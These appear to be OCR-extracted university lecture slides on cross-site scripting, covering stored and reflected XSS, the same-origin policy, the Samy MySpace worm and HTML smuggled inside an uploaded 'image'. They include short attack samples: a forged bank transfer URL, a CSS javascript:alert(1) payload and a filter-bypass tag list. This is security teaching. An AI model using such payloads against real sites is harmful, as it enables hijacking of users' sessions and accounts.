
Stored XSS (Cross-Site Scripting)




Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)



E.g., **`GET http://bank.com/sendmoney?to=DrEvil&amt=100000`**

Stored XSS (Cross-Site Scripting)

Stored XSS (Cross-Site Scripting)

Stored XSS (Cross-Site Scripting)

XSS subverts the same origin policy

- Attack happens **within the same origin**
- Attacker tricks a server (e.g., `bank.com`) to send malicious script ot users
- User visits to `bank.com`

Malicious script has origin of bank.com so it is permitted to access the resources on bank.com

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    ```
    <script>, <body>, onclick, <a href=javascript://>
    ```

  - … but can do Javascript within CSS tags:


```
<div style="background:url('javascript:alert(1)')">
```

- With careful Javascript hacking, Samy worm infects anyone who visits an infected MySpace page
  - … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Twitter XSS vulnerability

User figured out how to send a tweet that would automatically be retweeted by all followers using vulnerable TweetDeck apps.



Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya   </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?

Reflected XSS

- The attacker gets the victim user to visit a URL for `bank.com` that embeds a malicious Javascript or malicious content
- The server echoes it back to victim user in its response
- Victim's browser executes the script within the same origin as `bank.com`


Reflected XSS (Cross-Site Scripting)

Victim client


Reflected XSS (Cross-Site Scripting)

Reflected XSS (Cross-Site Scripting)


Reflected XSS (Cross-Site Scripting)



